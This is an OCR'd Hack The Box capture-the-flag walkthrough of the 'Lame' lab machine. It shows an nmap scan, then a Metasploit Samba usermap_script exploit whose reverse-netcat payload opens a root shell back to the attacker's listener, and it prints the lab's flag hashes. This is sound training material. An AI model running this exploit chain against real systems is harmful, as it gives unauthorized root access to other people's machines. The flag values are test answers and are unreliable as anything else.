Lame


nmap


```
┌──(root💀kali)-[/Documents/htb/boxes/lame]
└─# nmap -sC  -sV -oA nmap/initial 10.10.10.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-03 08:06 EST
Nmap scan report for 10.10.10.3
Host is up (0.19s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h36m10s, deviation: 3h32m11s, median: 6m07s
| smb-os-discovery:
```

| OS: Unix (Samba 3.0.20-Debian)
| Computer name: lame
| NetBIOS computer name:
| Domain name: hackthebox.gr
| FQDN: lame.hackthebox.gr
|_ System time: 2021-03-03T08:12:59-05:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.20 seconds

msfconsole





msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name   Current Setting Required Description
  ----   --------------- -------- -----------
  RHOSTS   yes   The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   139   yes   The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.119.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.119.132:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Command shell session 1 opened (10.10.14.6:4444 -> 10.10.10.3:58890) at
2021-03-03 08:32:13 -0500

LS
/bin/sh: line 1: LS: command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
initrd.img.old
lib
lost+found
media
mnt
nohup.out
```

opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
uid=0(root) gid=0(root)

cd root

ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
a06229b9cffc8c4ddd0f5283b29de8ae

cd home

ls
ftp
makis
service
user
cd makis
ls
user.txt
cat user.txt
f5c1067cd83058dc41a33b26cd09ddb9